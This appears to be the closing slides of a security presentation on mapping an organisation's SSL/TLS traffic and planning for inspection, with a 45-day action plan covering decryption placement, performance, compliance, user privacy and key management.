- How will you update keys and certificates?

Readiness: Map your OUTBOUND SSL/TLS

- **% of Total North-South AND EAST-WEST** Traffic is SSL/TLS encrypted
- **SSL/TLS traffic that isn't on port 443**
- Non-SSL traffic that is using port 443
- **SSL/TLS Versions** seen on the network → SSL Versions have known vulnerabilities.
- **Certificate Status** → Valid certificate v/s invalid certs
- **Ciphers used** → Strong v/s Weak
- **Top N** → SSL Sites by Request/Users of SSL/TLS

Your 45 Day Action Plan

- Map your SSL/TLS footprint = Risk Exposure
- Decrypt once feed many v/s decryption in many places in network
- Performance impact of decryption on existing network/security devices
- Local Regulations and Compliance requirements
- Outbound: HR and Legal must be consulted to ensure user privacy is respected and preserved.
- Inbound: Obtaining keys/certificates, how will you keep them secure, how will you keep them updated

Thank You

Kevin Bocek
Manoj Sharma